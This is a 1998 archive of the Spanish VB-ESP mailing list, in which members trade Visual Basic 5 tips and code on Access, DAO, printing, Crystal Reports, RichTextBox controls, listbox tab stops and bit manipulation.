> Copiar registros de Microsoft Access en una hoja de Microsoft Excel
>
> 1   En Microsoft Access, abra la tabla, la consulta o el formulario que
> contenga los registros que desee copiar.
> 2   En el menú Ver, elija Vista Hoja de datos.
> 3   Seleccione los registros que desee copiar.
>
> Para copiar columnas específicas, arrastre los encabezados de columna.

>
> 4   Haga clic en Copiar .
> 5   Pase a Microsoft Excel.
> 6   Haga clic en la esquina superior izquierda del área de la hoja de
> cálculo en que desee que aparezca el primer nombre de campo.
>
> Los registros copiados sustituirán a las celdas existentes en el área.
>
> 7   Haga clic en Pegar .
>
> Nota Puede ser necesario ajustar el alto de fila de los datos que se
> peguen en la hoja de cálculo. Seleccione las filas, elija Celdas en el
> menú Formato, haga clic en la ficha Alineación y, por último, desactive
> la casilla de verificación Ajustar texto. A continuación, elija Fila en
> el menú Formato y haga clic en Ajustar a la selección.
>
>
> Espero que sea lo que necesitas.
>   Un saludo
>   Luis Javier
>
>

Crear una base de datos mediante código

Rodolfo wrote:

> Mi nombre es Rodolfo y me seria de mucha ayuda conocer como crear una
> Base
> de Datos Access 7 desde Visual Basic 5.0 y ademas Tablas en esa Base
> de
> Datos.He buscado en la ayuda pero el ejemplo que existe no compila.
>
> Gracias adelantadas

Hola Rodolfo

Ahí va.

Para crear una base de datos:

Declaraciones:

```
Dim MiBaseDeDatos as Database, MiWorkspace as Workspace
Dim Mitabla as TableDef
Dim MisCampos(1) ' 2 campos MisCampos(0) y MisCampos(1)
```

Para crear una nueva base de datos:

```
Set MiWorkspace = DBEngine.Workspaces(0)
Set MiBaseDeDatos =
MiWorkspace.CreateDatabase("C:\MiDirectorio\Nombre.mdb", _
    dbLangGeneral, dbVersion30)
```

Creamos una tabla:

```
Set MiTabla = MiBaseDeDatos.CreateTableDef("Tabla1")
```

Añadimos los 2 campos:

```
Set MisCampos(0) = MiTabla.CreateField("Nombre", dbText)
MisCampos(0).Size = 30
Set MisCampos(1) = MiTabla.CreateField("Apellidos", dbText)
MisCampos(1).Size = 50
```

Agregamos los campos a la tabla y la tabla a la base de datos:

```
MiTabla.Fields.Append Miscampos(0)
MiTabla.Fields.Append Miscampos(1)
MiBaseDeDatos.TableDefs.Append MiTabla
```

Creo que esto debe funcionar, pues en la Guía de Objetos de Acceso a Datos pone un ejemplo parecido.

Saludos Cordiales,
Jorge

Encriptado y controles

En mi web tengo implementaciones de DES-56, RC2 y RC4.

http://sevillaonline.com/ActiveX

From: Olocco[SMTP:olocco@arnet.com.ar]
Sent: sábado 6 de junio de 1998 2:08
To: 'vb-esp@ccc.uba.ar'
Subject: (VB-ESP) Encriptado y controles

Hola a todos! Soy nueva en la lista y hay van mis dos primeras consultas:
1. En donde puedo conseguir algoritmos en VB para encriptar claves?.
2. Se puede encontrar en internet alguna buena mascara de fechas? (gratis)

Gracias

Forms y parametros

No es una pregunta tonta, ni mucho menos. Me parece una forma muy útil de usar los formularios.

Se ve ocurren dos formas (hay más):

Una, la que te han dicho: usar la propiedad Tag.

Otra, que me gusta mas: añadir un método que lo haga; por ejemplo, si quieres tener un formulariuo tipo MsgBox a tu gusto:

1. Añades una clase (ClsPregunta).

2. Añades tu formulario (frmPregunta) con una propiedad de sólo lectura (Function o PropertyGet) (Pregunta)

3. Pones el código en la clase:

(en declaraciones)

```
Private FPregunta as New frmPregunta

Public Function Pregunta(ByVal Texto as String) as String
    FPregunta.Show vbModal

    Pregunta = FPregunta.Pregunta
End Sub

Sub Class_Terminate()
    Set FPregunta = Nothing
End Sub
```

Y en el código donde preguntas:

```
   Dim CPregunta as New clsPregunta

   MiPregunta = CPregunta.Pregunta(MiTexto)

   Set CPregunta = Nothing
```

Más o menos, con esto funcionará (aparte los errores). Lleva mas´tiempo de desarrollar, pero a cambio es más "estanco" (al formulario pregunta no se puede acceder directamente) y ma´s reutilizable: en el futuro, si quieres reutilizar la pregunta en otro proyecto, lo añades y ya está. Y si quieres mejorar la funcionalidad, o cambiar el formulario, no tienes que reescribir todo.

Espero haberte ayudado. Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-827500
Fax: 948- 825906
E-Mail: hrst@ctv.es

> De: Daniel M. Pastor <dmp@nil.fut.es>
> A: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) forms y parametros
> Fecha: miércoles 3 de junio de 1998 15:36
>
> Buenaaaaaaaaaaasss lista !
>
> Quiza la pregunta os resulte un tanto curiosa o estupida (no lo se) pero
> alla va.
> Al igual que se pueden pasar parametros al .exe compilado y luego leerlos
> desde codigo.... ¿ alguien sabe si existe la manera de pasarle variables
a
> un form y que el form devuelva un valor ? Sería algo parecido a msgBox,
que
> le pasas parametros de los botones que quieres que salgan y te devuelve
el
> botón pulsado.
>
> Quiero llamar a una función que abre un form y el valor devuelto por la
> función depende de acciones realizadas con los controles del form.
>
> Ya... ya se que con variables globales lo puedo hacer.... pero prefiero
no
> usarlas a menos que no quede mas remedio
>
> Miles de gracias por adelantado.
>
>
> Dani.

Girar Texto en el objeto printer

At 10:30 3/06/98 +0200, you wrote:
>Hola a todos,
>
>En la aplicacion que estoy desarrollando, imprimo directamente en el objeto
>printer. Mi problema surge cuando quiero mezclar texto horizontal con
>vertical. ¿Sabe alguien como puedo colocar texto en vertical, en el objeto
>printer?.

Te envío un ejemplo que saque de CiudadFutura y lo modifique para quitarle complicaciones. Lo saca en un picture, pero creo que te ha de funcionar igual para el printer, poniendo las coordenadas acdecuadas del Printer y sustituyendo Picture1 por Printer. La verdad es que no lo probe.

Como puede interesar a mas gente y es pequeño, me permito mandarlo a la lista

Luis Suarez

rotatext.zip

Seleccionar impresora *(2 mensajes)*

>Tengo una duda con el objeto printer

¿Sólo una? Enhorabuena, pues ... :-)

>No sé como poner una impresora como predeterminada, yo pongo:
>dim impresora as integer
>set printer = impresora
>Me da un error, y sé que seguro es una tonteria. Utilizo una variable
>Integer.
>¿Que puede pasar?

No entiendo muy bien lo que quieres hacer; pero lo que has escrito no tiene ningún sentido.
Estás intentando asignar a un objeto (printer), el contenido de una variable (impresora). Cosa que es imposible, claro.

Lo que tienes que hacer es buscar en la lista de impresoras definidas, la que tú deseas establecer como predeterminada y asignarla. Es decir, lo que hace el código que te adjunto a continuación ...

```
      ' En esta variable se guarda el nombre EXACTO de la impresora que se
desea seleccionar (que
      ' para evitar confusiones puede haber sido escogida de un COMBOBOX,
por ejemplo.
      Dim sImpresora AS String
      sImpresora = "CANON BJ240"
      ' Buscamos la impresora especificada en la colección
      ' de impresoras.
      For Each pPrinter In Printers
        If UCase(pPrinter.DeviceName) = UCase(sImpresora) Then
          ' Si coinciden los nombres, se asigna como nueva
          ' impresora predeterminada.
          Set Printer = pPrinter
          Exit For
        End If
      Next
```

A partir de aquí, el objeto printer actúa sobre la impresora seleccionada.

>Gracias

De nada.

"La obediencia ciega supone una ignorancia extrema"
ORZO, <orzo@orzo.com>

Yo tenia el mismo problema. Lo solucione con un Printer.endoc justo despues de seleccionar la impresora, eso si, la seleccionaba con un CommonDialog. Prueba a ponerlo despues del Set Printer =

```
    For Each pPrinter In Printers
```

```
        If UCase(pPrinter.DeviceName) = UCase(impresora) Then
        Set Printer = pPrinter
        Printer.Endoc
        Exit For
        End If
    Next
```

Saludos

> -----Mensaje original-----
> De: Huberg Seguridad gas y agua [SMTP:huberg@vvirtual.es]
> Enviado el: martes 2 de junio de 1998 14:33
> Para: Lista Visual Basic
> Asunto: (VB-ESP) otra vez con el printer
>
> Hola a todos, vuelvo a tener el mismo problema con el objeto printer.
> Gracias a Orzo, puse la impresora predeterminada que yo queria, eligiendo
> de un textbox. El problema, es que se cambia sola. Me explico:
>
> Yo tengo este código....
>
> ----------
> --
> ----------
> Dim pPrinter As Printer
> 'la variable impresora ya contiene el nombre de la impresora
> 'seleccionada anteriormente en el textbox
> 'seleciona como predeterminada la impresora
> For Each pPrinter In Printers
> If UCase(pPrinter.DeviceName) = UCase(impresora) Then
> Set Printer = pPrinter
> Exit For
> End If
> Next
> 'empieza a imprimir
> MsgBox (Printer.DeviceName)
> Printer.FontName = "Times New Roman"
> Printer.FontSize = 12
> MsgBox (Printer.DeviceName)
> Printer.Print
> Printer.Print
> ----------
> --
> ----------
> El problema és que en el 1º msgbox, me da el nombre de la impresora
> seleccionada en el textbox, pero lo increible!!!!!, en el 2º msgbox me da
> el nombre de la impresora predeterminada del sistema. ¿porque?
>
> Creo que me voy a volver loco, ¿que debo de hacer para que se mantenga la
> que yo he seleccionado?????????
>
> Gracias a todos, y un saludo
>
> Jose
> huberg@vvirtual.es
>
>
>

Calculadora con conversion

Hola Amigo y saludos a todos nuevamente.

Yo utilizo un par de funciones genéricas que convierten:
1.- Cualquier numero hasta otro sistema hasta la base 36
2.- Cualquier base desde 36 hasta el numero

La función la baje de algun lado y la modifique un poco ya que solo trabajaba con Long y yo necesitaba un Single asi que ahora trabaja hasta Single que creo que no debes necesitar mas.

Para usarlas es muy sencillo, simplemente pasas como parametro el numero y la base

Bueno esto te soluciona el problema de hacer las conversiones ahora tu debes hacer el entorno.

Saludos para todos.................

PD:
Tu mensaje decía :
>Que sea Codigo
    Es código purito, nada de Ocx.
> que pueda convertir a HEX,BIN,OCT,DEC
    Lo hace y ademas por si lo necesitas hace 33 conversiones mas.
 > gratis.
    No faltaba mas

Como valor agregado tienes la funcion residuo una division gentilmente traducida para mis necesidades por Raúl Martínez yopi@mex1.uninet.net.mx , que se usa en una de ellas

73's de Asdrubal Velasquez
Puerto Ordaz - Venezuela
Internet E-Mail: yv6esd@comports.com
Packet Radio: yv6esd@yv6esd.#yvnet.poz.ven.sa
ICQ #7993678

-----Mensaje original-----
De: mratti@nec.com.ar <mratti@nec.com.ar>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: viernes 22 de mayo de 1998 9:34
Asunto: RV: (VB-ESP) Calculadora con conversion

> Les consulto por si algun alma caritativa tiene algún ocx o código de una
> calculadora que pueda convertir a HEX,BIN,OCT,DEC. Obviamente que sea
> gratis.
> Mil gracias por adelantado.

funciones.bas

Conocer cual es el fichero que está de fondo del escritorio

Hay que leer en el registro la entrada:

HKEY_CURRENT_USER\Control Panel\Desktop

Y obtener el value para 'wallpaper'

---Alejandro Belkin <abelkin@bas.com.ar> wrote:
>
> ¿Existe alguna forma de saber que WALLPAPER tengo instalado?
>
> En las páginas de Guille aparece como removerlo y como cambiarlo,
> pero no dice como saber cual es el BITMAP actual.
>
> ¿Alguien sabe la respuesta?
>
> Alejandro Belkin
> abelkin@bas.com.ar
> ATTACHMENT part 2 application/ms-tnef

_____
DO YOU YAHOO!?
Get your free @yahoo.com address at http://mail.yahoo.com

Equivalente a STRTRAN de Fox

http-equiv=Content-Type>

Hola:

como usuario de CLipper desde
hace mucho tiempo, tuve la imperiosa necesidad de tener una función
parecida, espero que te sirva aunque carece de control de parámetros, de
resultados, etc, es de "andar por casa", así que si la quieres
perfeccionar, puedes empezar depurando los argumentos de llamada,
etc.

```
'  busca y sustituye expresiones en una
cadena
'  strtran(cadena, tira_buscada, tira_a_sustituir)
'
strtran(cadena, "ab", "cd")
'  cadena =
"abdlfjkjab"   = "cddljfkjcd"
Public Function
StrTran(Cadena As String, Buscar As String, Sustituir As String, Optional Veces
As Variant) As String
   Dim Contador As Integer

Dim Resultado As String
   Dim Cambios As Integer


   Resultado = ""
   Cambios =
0

   For Contador = 1 To
Len(Cadena)
      If Mid(Cadena, Contador,
Len(Buscar)) = Buscar Then

Resultado = Resultado &
Sustituir
         If Len(Buscar)
> 1
Then

Contador = Contador + Len(Buscar) -
1
         End
If
```

```
         ' si se especifica un
nº de cambios
determinados
         If Not
IsMissing(Veces)
Then

Cambios = Cambios +
1
            If
Cambios = Veces
Then

Resultado = Resultado & Mid(Cadena, Contador +
1)

Exit For

End If
         End
If
         If Len(Buscar) > 1
Then

Contador = Contador + Len(Buscar) -
1
         End
If

Else
         Resultado = Resultado
& Mid(Cadena, Contador, 1)
      End
If
   Next

   StrTran =
Resultado
End Function
```

hasta otra,

Eduardo Fórneas
E-Mail: href="mailto:eforneas@arrakis.es">eforneas@arrakis.es
P.P...: href="http://www.arrakis.es/~eforneas">http://www.arrakis.es/~eforneas
ICQ...:
10564190

style="BORDER-LEFT: #000000 solid 2px; MARGIN-LEFT: 5px; PADDING-LEFT: 5px">

-----Original Message-----
De:
Tuesta, Gabriel < href="mailto:GTuesta@BCOLATINO.COM.PE">GTuesta@BCOLATINO.COM.PE>
Para:
'Lista Visual Basic' < href="mailto:vb-esp@ccc.uba.ar">vb-esp@ccc.uba.ar>

Fecha:
viernes 22 de mayo de 1998 18:50
Asunto: (VB-ESP) Equivalente
a STRTRAN de Fox

Hola again

Conoce alguno de Uds.
una sentencia en VB equivalente al STRTRAN en foxpro
me explico
en
fox ?strtran('CADENAX','X',' ')
lo que hace este comando es buscar
las X en la cadena CADENAX y las
reemplaza por ' ' (un espacio en
blanco).
HELP ME PLEASE

Gabriel

From ???@??? Sun May 31 15:43:30 1998
X-Sender: jrubi@pop.arrakis.es
X-Mailer: QUALCOMM Windows Eudora Pro Version 3.0.5 (32)
Date: Wed, 27 May 1998 07:19:28 +0200
To: vb-esp@ccc.uba.ar
From: José Rubí de la Vega <jrubi@arrakis.es>
Subject: Re: (VB-ESP) Ajustar números a la derecha
Sender: vb-rec@ccc.uba.ar
Reply-To: vb-esp@ccc.uba.ar

>yo quiero esto:
>
> 123,456
> 215
> 1,000
>
>y con format (variable,"###,###") no me ajusta los numero que no llegan
>a mil.
>
>con format (variable,"@@@,@@@") no me gusta nada como queda.
>
prueba con format$(format$(variable,"###,###"),"@@@@@@@")

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Lanzar un listado con Crystal Report *(2 mensajes)*

Mira de esta forma:

```
    report.ReportFileName = "rutadelinforme"
    report.WindowTitle = "Titulo de la ventana"
    report.Destination = crptToWindow (si lo vas a sacar en una ventana)
    report.Destination = crptToPrinter (si lo vas a sacar por
impresora)
    report.WindowState = crptMaximized (para maximizar la ventana, si
lo sacas en ventana)
    report.DiscardSavedData = True (actualiza automaticamente el
informe tirando de la tabla o consulta)
    report.WindowControlBox = True (para que puedas minimizar,
maximizar y cerrar la ventana)
    report.Action = 1 (lanza el informe)
```

(report es el control crystal report que previamente has insertado en tu proyecto). (todo este codigo va en el evento
que tu quieras que active el informe)

Hay muchas más instrucciones pero con estas basicamente funciona.

> -----Mensaje original-----
> De: PALQUE, Miguel [SMTP:palque@mec.gub.uy]
> Enviado el: miércoles 20 de mayo de 1998 13:27
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) CRYSTAL REPORT (MAP)
>
> Hola, que tal gente, quisiera saber como puedo, si es posible, no;
> llamar un reporte hecho con cristal report desde visual basic.
>
> Gracias, Miguel PALQUE
> Montevideo Uruguay

Hola miguel :
dos cosas rapidas.
1 - para tu primera pregunta debes de poner en tu programa
suponiendo que tienes 2 opciones en un combo box que dice
"Pantalla" o "Impresora" entonces...

```
With Reporte
        Select Case List1
            Case "PANTALLA"
                 .Destination = 0
                 .WindowLeft = 10 'coordenadas a tu gusto
                 .WindowTop = 40
                 .WindowWidth = 785
                 .WindowHeight = 520
                 .WindowMinButton = False
                 .WindowTitle = "REPORTE POR PANTALLA"
```

```
            Case "IMPRESORA"
                 .Destination = 1
                 .CopiesToPrinter = Num_copies
        End Select
        .Action = 1
End With
```

Donde reporte es el nombre de tu control,
reporte.destination identifica si lo quieres imprimir por pantalla o por printer
y el .action = 1 , ejecuta esta accion.

2 - para tu segunda pregunta hay una seccion por Grupos (Group Section) en el Crystal que te agrupa por el campo que deseas y asi haces el quiebre

Espero haberte ayudado.

Saludos desde lima , Peru
Jorge Chavez
http://members.tripod.com/~jchavezperalta

> ----------
> De: PALQUE, Miguel[SMTP:palque@mec.gub.uy]
> Responder a: vb-esp@ccc.uba.ar
> Enviado el: 26 May, 1998 13:08
> Para: vb-esp@ccc.uba.ar
> Asunto: (VB-ESP) Dos dudas desde URUGUAY
>
> Tengo un reporte de crystal report (punto .rpt) y lo puse en mi
> programa
> mediante el control ocx de crystal, tengo la propiedad
> reportfilename=
> mi reporte pero como hago para ejecutarlo?
> La otra es desde el crystal puedo hacer un corte, es un listado de
> horas
> tabajadas y quiero cortar por funcionario, es decir las horas para
> cada
> funcionrio.
> gracias mil,
> Saludos
> Miguel de montevideo-uruguay
>

Lenguaje de RichText

>Hola compa=F1eros.
>Sigo con mi cabezoneria de poner colores a un texto.
>Estoy pensando en usar los RichTextBox pues te permite poner colores, =
>tipos de letras, etcc.
>Ya sabeis, si alguien tiene referencias del lenguaje de texto =
>enriquecido, puede ser una solucion para muchos a la hora de escribir =
>texto mucho mas espectaculares.
>
>Salu2
>L=F3pez & L=F3pez Software, S.L.
>lsoft@leader.es
>kurro@leader.es
>ICQ #12516602

Hola y perdón por el retraso.

Está bien eso de aprender RTF, pero para hacer uso del control RichTextBox (RTB desde ahora), no es necesario. Para no hacer esto extenso y aburrido, le señalo los procedimientos básicos.

Leer y Guardar archivos:

```
RTB.LoadFile nombre,f
RTB.SaveFile nombre,f
```

donde f puede ser rtfText (archivos de texto) o rtfRTF (archivos RTF válidos).

Para controlar el aspecto de las fuentes, usaremos el objeto Font y sus propiedades:

```
RTB.Font.props
```

algunas de esas propiedades son: Size, Bold, Underline...

Pero si queremos modificar sólo una parte del texto, lo seleccionamos y aplicamos sobre la selección. Para establecer una selección por código,

```
RTB.SelStart -> Posición en la que empieza la selección.
RTB.SelLength -> Longitud de selección.
RTB.SelText -> Texto seleccionado.
```

Las propiedades que empiezan por Sel son las que modifican selecciones, por ejemplo SelColor.

También tiene algunos métodos útiles como Span, UpTo y GetLineFromChar que nos permiten buscar parabras, frases y números de línea.

Lo peor del RTB es que no soporta todos los comandos RTF (buscar 'códigos rtf' en la Ayuda) y que es algo comlicado imprimir, de forma decente, con él. Pero todo tiene solución, así es que si busca en la base de conocimientos (mismamente, en el CD de la MSDN que viene con el VB5) encontrará un par de funciones que hacen del RTB uno WYSIWYG (verá lo mismo en la impresora que en la pantalla). El artículo en cuestión es el Q146022 (buscando 'wysiwyg' en el subconjunto de VB lo encontrará

rápidamente) y está preparado para trabajar con pulgadas, por lo que ojo.

Todo esto está bien explicado en la Ayuda (F1, 'Temas de Ayuda', abrir pestaña 'Contenido', abrir 'Referencia de Controles', abrir 'Controles ActiveX' y luego RTB).

Esperando que sirva,

Antonio Periago Miñarro
Avda. Juan Carlos I, 18, 4ºA
30800 Lorca (Murcia)
aperiago@hotmail.com
http://www.Geocities.com/SiliconValley/Campus/8271
Tlf.:970 689 602 (GSM)

_____
Get Your Private, Free Email at http://www.hotmail.com

Número de párrafos de un documento word

Hola Nicolás.

Te mando este codigo de ejemplo, es valido para Word 8 (El de Office 97) y VB 5.
No olvides incluir en las referencias del proyecto: Microsoft Word 8.0 Object Library

```
    Dim miWord As Word.Application
    Dim miDoc As Word.Document

    Set miWord = New Word.Application
    Set miDoc =
miWord.Application.Documents.Open(filename:="c:\MiFichero.doc")

    Dim numeroDeParrafos As Integer

    numeroDeParrafos = miDoc.Paragraphs.Count


    miDoc.Close

    miWord.Quit
```

Un saludo.

Fidel Campos

-----Mensaje original-----
De: Nicolás Tacure <gisntac@indecopi.gob.pe>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: lunes 18 de mayo de 1998 17:53
Asunto: (VB-ESP) Vb-Word

Hola a todos los de la lista.
Tengo un pequeño problema.

Como hago para obtener los párrafos que tiene un documento word.
Me han dicho que utilice Aplicaciones de objetos con word.

Por favor si alguien me pudiera ayudar le estaré muy agradecido (Urgente).

Gracias.

Att.
Nicolás Tacure

Si consideramos un word como un conjunto de 16 bits, podemos usar estas funciones:

```
Public Function HIWORD(L As Long) As Long
    HIWORD = (L And &HFF00&) \ &H100&
End Function


Public Function LOWORD(L As Long) As Long
    LOWORD = L And &HFF&
End Function
```

Para saber si un bit está puesto o no, utiliza la siguiente función, que devolverá True o False:

```
Function BitOn(Word As Long, Bit As Long) As Boolean
    If Word And 2 ^ (Bit - 1) Then
        BitOn = True
    Else
        BitOn = False
    End If
End Function
```

Los datos que tienes que pasar son Word y la posición del bit que buscas (1=1, 2=2, 3=4, 4=8, etc).

Para poner o quitar un bit en un Word:

```
Function SetBit(Word As Long, Bit As Long, Pos As Boolean) As Long
    If Pos Then
        SetBit = Word Or 2 ^ (Bit - 1)
    Else
        SetBit = Word - (Word And 2 ^ (Bit - 1))
    End If
End Function
```

Para rotar hacia la izquierda o hacia la derecha una palabra de 16 bits, te envío las siguientes funciones, que usé en la implementación de RC2:

```
Private Function RolWord(ByVal lVal As Long, Pos As Long) As Long
    Dim N As Long, lPos As Long
    For N = 1 To 16
        lPos = N + Pos
        If lPos > 16 Then lPos = lPos - 16
        RolWord = RolWord + IIf(CBool(lVal And 2 ^ (N - 1)), 1, 0) * (2 ^ (lPos -
1))
    Next
End Function

Private Function RorWord(ByVal lVal As Long, Pos As Long) As Long
    Dim N As Long, lPos As Long
    For N = 1 To 16
        lPos = N - Pos
        If lPos < 1 Then lPos = lPos + 16
        RorWord = RorWord + IIf(CBool(lVal And 2 ^ (N - 1)), 1, 0) * (2 ^ (lPos -
1))
```

```
    Next
End Function
```

Alvaro Redondo <merlin@sevillaonline.com>

Otra de Crystal Reports

Hola, gente de StockUno,

Yo vengo usando desde hace un tiempo este método, que me funciona bastante bien con Jet Access (no sé si ustedes estarán usando ese motor de bases de datos). La cosa es así:

Tengo dos fórmulas ("Fecha Desde" y "Fecha Hasta") cuyos valores seteo como parámetro un instante antes de lanzar el reporte.
Dentro del informe, en la propiedad SelectionFormula, coloco este código:

```
NumberVar Dia;
NumberVar Mes;
NumberVar Anio;
DateVar FDesde;
DateVar Fhasta;

Dia := ToNumber({@Fecha Desde}[1 To 2]);
Mes := ToNumber({@Fecha Desde}[4 To 5]);
Anio := ToNumber({@Fecha Desde}[7 To 10]);

FDesde := Date(Anio, Mes, Dia);

Dia := ToNumber({@Fecha Hasta}[1 To 2]);
Mes := ToNumber({@Fecha Hasta}[4 To 5]);
Anio := ToNumber({@Fecha Hasta}[7 To 10]);

FHasta := Date(Anio, Mes, Dia);

(FDesde >= {Tabla.Fecha}) And (FHasta <= {Tabla.Fecha})
```

Bueno, espero que sea útil, hasta luego,

Leonardo Bosi
Buenos Aires, Argentina
leobosi@feedback.net.ar
leonardo@bosi.biocom.com
ICQ # 9027216

"What do you want to reinstall today?"

-----Mensaje original-----
De: 8210@altavista.net
Enviado el: Lunes 18 de Mayo de 1998 05:35
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Otra de Crystal Reports

Hola co-listeros

Tenemos un problema con CR que para vosotros esta 'chupao'

En un report que estoy preparando (VB 5 empresarial con SP3) necesito hacerlo entre dos fechas, se que existe la propiedad selectionformula y sqlquery, pero no se como manejarlas, ¿alguien podría decirme como hacerlo?

Muchas gracias a todas / os

Salu2

StockUno
Dpto Informatica

8219@altavista.net

Problemas con PopupMenu

Hola gente!

Este mensaje es para agradecer a todas las personas que me ayudaron con el problema del supuesto bug en el método PopupMenu. De no haber sido por ellos, no hubiera podido solucionar mi problema.
Gracias.

Por si le interesa a alguien, paso a detallar la solución que implementé:

A partir de la solución sugerida por José Rubí de la Vega (adjunto el mensaje), procedí de la siguiente forma:

- En la sección de declaraciones del primer formulario:

```
Dim mfrmMostrar As Form 'Formulario a mostrar al ocurrir el evento Timer...
```

- En el primer formulario coloqué un control Timer con la propiedad Enabled = False y un intervalo de 100 milisegundos (porque con los 200 que proponía José se notaba el retardo).

- El código de cada ítem del menú desplegable es de la forma:

```
   Set mfrmMostrar = frmAlgunFormulario
   tmrPopMenu.Enabled = True
```

- El código del evento Timer del control Timer colocado al principio es:

```
   mfrmMostrar.Show vbModal
   tmrPopMenu.Enabled = False 'Para evitar que al volver desde el otro formulario, éste se vuelva a mostrar...
```

Con este código, que es relativamente poco y fácil de manejar, los menúes funcionan a la perfección.

Gracias otra vez,

Leonardo Bosi
Buenos Aires, Argentina
leobosi@feedback.net.ar
leonardo@bosi.biocom.com
ICQ # 9027216

"What do you want to reinstall today?"

```
  From: Leonardo Bosi <leobosi@feedback.net.ar>
To: "Visual Basic (Correo electrónico)"
     <vb-esp@ccc.uba.ar>
Subject: Bug en PopupMenu
Date: Mon, 18 May 1998 21:27:47 -0300
MIME-Version: 1.0
Content-Type: text/plain; charset="us-ascii"
```

Hola amigos/as,

Hoy me encontré con algo muy extraño, que yo creo que es un error en el método PopupMenu. Adjunto a este mensaje un mini proyecto en el cual reproduzco la situación que experimenté en un proyecto más grande. El proyecto es muy simple, les pediría por favor que lo prueben y me cuenten cómo les fue, pues tal vez el problema ocurra sólo en mi versión de VB (Empresarial con SP3), y no tengo otras versiones para probar.
El proyecto tiene tres formularios: Form1 tiene un menú con dos ítems, el primero llama a Form2. También hay un botón (Command1) que invoca el método PopupMenu para dicho menú.
Form2 es casi idéntico a Form1, con la única diferencia que el primer ítem del menú llama a Form3 (formulario vacío).
El problema es el siguiente: al utilizar los menúes de manera "convencional" (esto es, sin el PopupMenu que hacen los botones) todo funciona a la perfección, pero cuando llamo al Form2 desde el PopupMenu del botón del Form1, al tratar de llamar al Form3 de la misma manera (PopupMenu del botón del Form2), el botón no hace nada, cuando debería mostrar el menú desplegable.

Por favor, háganse un tiempito para verlo y coméntenme los resultados, tengo que entregar urgente el proyecto en el que apareció este problema, que me está frenando la entrega.

Desde ya muchas gracias,

Leonardo Bosi
Buenos Aires, Argentina
leobosi@feedback.net.ar
leonardo@bosi.biocom.com
ICQ # 9027216

"What do you want to reinstall today?"

From: José Rubí de la Vega <jrubi@arrakis.es>
To: "vb-esp@ccc.uba.ar" <vb-esp@ccc.uba.ar>
Subject: Re: (VB-ESP) Bug en PopupMenu
Date: Tue, 19 May 1998 02:03:23 -0300
MIME-Version: 1.0
Content-Type: text/plain; charset="us-ascii"

>El problema es el siguiente: al utilizar los menúes de manera
"convencional" (esto es, sin el PopupMenu que hacen los botones) todo
funciona a la perfección, pero cuando llamo al Form2 desde el PopupMenu del
botón del Form1, al tratar de llamar al Form3 de la misma manera (PopupMenu
del botón del Form2), el botón no hace nada, cuando debería mostrar el menú
desplegable.
>
El problema es que Windows sólo puede tener abierto un menú de cada vez y
al llamar al Form2 desde un popup menú este no se cierra hasta que sales de
Form2, por lo que no puedes abrir ningún menú en form2.
Lo que puedes hacer es poner en form1 un control timer a 200 ms y
enabled=false, en el menú que llama a form2 cambiar la llamada por
timer1.enabled=true y en el timer1.timer llamar a form2.
Si tuvieras varias opciones de menú que llamen a varios formularios puedes
utilizar alguna variable para indicar cuál se ha elegido y en el evento
timer lanzar uno u otro formulario en función de dicha variable.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Tabuladores en un listbox

>¿Hay alguna manera de mostrar información en columnas en una listbox o
>combobox? Yo llevo bastante tiempo intentando hacerlo pero nunca me lo
>pone bien. Sé que se puede hacer con una grid pero yo necesito un
>listbox y/o combobox.
Para mostrar información en columnas en un listbox puedes separar los distintos datos mediante tabuladores (vbTab) y fijar los saltos de tabulación según te convenga.
Tienes que tener en cuenta que cuando estableces saltos de tabulación las unidades en que se indican son 1/4 del ancho medio de los caracteres de la fuente que tenga el diálogo en el que está el listbox. Para que quede bien añadiremos una unidad, es decir, si queremos "saltar" dos letras pondremos 9 : 4 x 2 (letras) + 1

Podemos establecer que por cada tabulador avance x unidades o indicar la lista de posiciones a las que debe saltar.

```
Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd
As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Public Const LB_SETTABSTOPS = &H192
```

Para que avance dos letras por cada tabulador :

```
L = SendMessage(List1.hwnd, LB_SETTABSTOPS, 1&, 9&)
```

Para establecer una serie de posiciones de salto debemos definir un tipo de dato cuyos campos sean de tipo long:

```
Type ListaTabuladores
    tab1 As Long
    tab2 As Long
    tab3 As Long
End Type
Dim Tabuladores As ListaTabuladores
```

Y llamar a la función indicando el nº de posiciones de tabulación que tiene que tener en cuanta de la lista :

```
Tabuladores.Tab1 = 9:Tabuladores.Tab2 = 41:Tabuladores.Tab3 = 81
L = SendMessage(List1.hwnd, LB_SETTABSTOPS, 3&, Tabuladores)
```

De esta manera, por cada carácter chr$(9) que contenga el string que se añade al listbox irá saltando a la siguiente posición de tabulación.

Por último comentar que los tabuladores deben estar ordenados ascendentemente.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Terminar programa Shell - incluido para multi idioma

Hola Amigos.

Sergio: Efectivamente todo el mogollon se soluciona con api's, pero hoy estas de suerte, precisamente esta misma semana he tenido el mismo problema que tu. Esto es lo que he hecho para quitarme el muerto de encima (paciencia que es un poco largo):

```
   Shell "MiPrograma.exe"

'obtener numero de tarea que windows asigno a la shell
   nTareaTemp = cNumtarea("MiPrograma")' --------->ATENCION: NO PONER ".EXE"

'esperar mientras se esta ejecutando la tarea msdos, y esperar 3 segundos
    Do
        DoEvents
        Sleep 3000
    Loop While cProgramaActivo("MiPrograma") (1) NOTA IMPORTANTE

'cuando termina cerrar la sesion msdos
    cCerrarTarea nTareaTemp
```

